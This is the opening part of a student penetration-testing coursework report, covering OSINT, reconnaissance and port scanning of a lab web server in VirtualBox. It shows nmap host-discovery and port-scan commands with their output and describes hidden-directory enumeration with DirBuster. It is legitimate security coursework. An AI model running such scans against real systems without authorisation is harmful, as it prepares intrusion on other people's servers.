



INFORMATICS  
INSTITUTE OF  
TECHNOLOGY

INFORMATICS INSTITUTE OF TECHNOLOGY

In Collaboration with

UNIVERSITY OF WESTMINSTER

**6COSC008C.2**

**Security and Forensics**

**CW**

Name : Shenal Anthony

UoW ID : w1742306

IIT ID : 2018383

Date : 28/04/2022

## Table of Contents

List of Table .....	2
List of Figures .....	3
<b>PART A - INFORMATION GATHERING.....</b>	<b>5</b>
1 OSINT Activities .....	5
2 Reconnaissance .....	7
3 Port Scanning and Enumeration.....	11
<b>PART B- SERVER-SIDE EXPLOITS .....</b>	<b>14</b>
1 Data Tampering .....	14
2 SQL Injection.....	16
3 XSS Scripting.....	19
4 OWASP Vulnerable Machine Contains Several Other Vulnerabilities That Can Be Exploited .....	21
<b>PART C- CLIENT-SIDE EXPLOITS .....</b>	<b>24</b>
1 Man In The Middle Attack (MiTM) .....	24
2 Social Engineering Attack .....	27
<b>PART D- DENIAL OF SERVICE ATTACKS .....</b>	<b>31</b>
1 DoS the Web Server.....	31
<b>PART E- RECOMMENDATIONS TO PROTECT THE SCENARIO COMPANY SERVER .....</b>	<b>35</b>
<b>References .....</b>	<b>40</b>

## List of Table

Table 1 : Differences in Iptables and Firewalls(ufw) .....	39
Table 2 : Differences in IDS and IPS.....	39

## List of Figures


Figure 1: Open ports of the host .....	5
Figure 2 : Port Scanning .....	6
Figure 3: Getting the details of the OS .....	7
Figure 4 : Robots.txt file .....	8
Figure 5 : Jotto game interface.....	8
Figure 6 : Jotto game answers.....	9
Figure 7 : DirBuster interface .....	10
Figure 8 : DirBuster Results .....	11
Figure 9 : UDP scan results .....	12
Figure 10 : TCP ports.....	13
Figure 11 : DVWA page source code .....	14
Figure 12 : Tamper Data .....	15
Figure 13 : SQL injection 1 .....	16
Figure 14 : SQL injection error.....	17
Figure 15 : : SQL injection 2 .....	17
Figure 16 : SQL injection output .....	18
Figure 17 : XSS page source code .....	19
Figure 18 : XSS output .....	20
Figure 19 : XSS successful message.....	21
Figure 20 : OWASP command execution.....	22
Figure 21 : OWASP output.....	22
Figure 22 : Ettercap host list adding .....	24
Figure 23 : Adding target IP addresses .....	25

Figure 24 : APR poisoning results .....	26
Figure 25 : SEToolkit interface.....	27
Figure 26 : Perugia interface .....	28
Figure 27 : Perugia login page .....	29
Figure 28 : Social engineering output.....	30
Figure 29 : Wireshark interface .....	31
Figure 30 : Hping3 command line execution.....	32
Figure 31 : Wireshark ping output .....	32
Figure 32 : Creating heavy traffic .....	33
Figure 33 : Results in OS after DoS attack .....	34
Figure 34 : Checking firewall status .....	37
Figure 35 : Activating the firewall.....	37
Figure 36 : Open ports in the server.....	38
Figure 37 : Adding firewall to port.....	38
Figure 38 : Sending traffic to port.....	38

## PART A - INFORMATION GATHERING

### 1 OSINT Activities

Open source intelligence (OSINT) is gathering information or data from sources which are publicly available. (Sharma, II and Fruhlinger, 2022). The scenario tells that customers could search properties through the website which also say that the property data is publicly available. It also says that both property owners and customers personal data along with the property owners financial details are stored in the Estate agent company website database.




```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# nmap -sP 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-27 08:10 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00050s latency).
MAC Address: 08:00:27:D2:96:50 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds

(root@kali)-[/home/kali]
#
```

Figure 1: Open ports of the host

All the open ports of the host are shown in the above image.



*Figure 2 : Port Scanning*

After the scanning process is completed all the open ports are shown in the above image.




Figure 3: Getting the details of the OS

The Operating System(OS) which is running in the server is shown in the above image.

OSINT is very useful for penetration testing as it will let the testers identify the security gaps and where it might the data is loose for attackers to penetrate and get a hold of. Identify the open ports can also be obtain through OSINT.

After the attackers get all the details of the server of the Estate agent company it is vulnerable to get threats. Getting the knowledge of the ports are open the attackers could take control over the server. Hence giving the attackers the opportunity of getting the access to the database where all the user details and the financial details of the property owners are stored.

## 2 Reconnaissance

Reconnaissance includes many attacks most common one would be ping sweeping and port scanning. (Tripwire, 2022). First of all, using the “robots.txt” to find files and directories that has

not been linked on the website. By this it will help us to get good information about the website and it's infrastructure.




Figure 4 : Robots.txt file

The “robots.txt” file tells the search engines on the indexing of the website’s directories. The “jotto” and “cgi-bin” directories are not permitted for all browsers but users could browse it directly in any of the search engine.




Figure 5 : Jotto game interface








Figure 7 : DirBuster interface

By starting the tool we can see all the hidden directories and files in the server.





Figure 8 : DirBuster Results

According to the scenario if an attacker use DirBuster against the Estate agent company server the attacker would be able to get a hold of many files which are hidden. With that the data or the information that are in these files will also be expose to these attackers. The information might contain user details of the property owners and customers along with the property owners financial details also.

### 3 Port Scanning and Enumeration


In order to identify the ports in the server using “nmap -su -reason 192.168.56.102” first we need to do a UDP scan but the state of the port also be displayed.



```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# nmap -sU -reason 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 03:43 EDT
Failed to resolve "-reason".
Stats: 0:00:58 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.55% done; ETC: 03:49 (0:05:52 remaining)
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.92% done; ETC: 03:49 (0:05:55 remaining)
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.20% done; ETC: 03:51 (0:06:48 remaining)
Stats: 0:01:17 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.50% done; ETC: 03:51 (0:06:50 remaining)
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.60% done; ETC: 03:51 (0:06:53 remaining)
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.70% done; ETC: 03:51 (0:06:56 remaining)
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.80% done; ETC: 03:51 (0:06:59 remaining)
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.82% done; ETC: 03:51 (0:07:04 remaining)
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.82% done; ETC: 03:51 (0:07:04 remaining)
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.92% done; ETC: 03:51 (0:07:07 remaining)
```

Figure 9 : UDP scan results

Using “nmap -p 1-1000 192.168.56.102” we can identify the open ports of the server.



*Figure 10 : TCP ports*

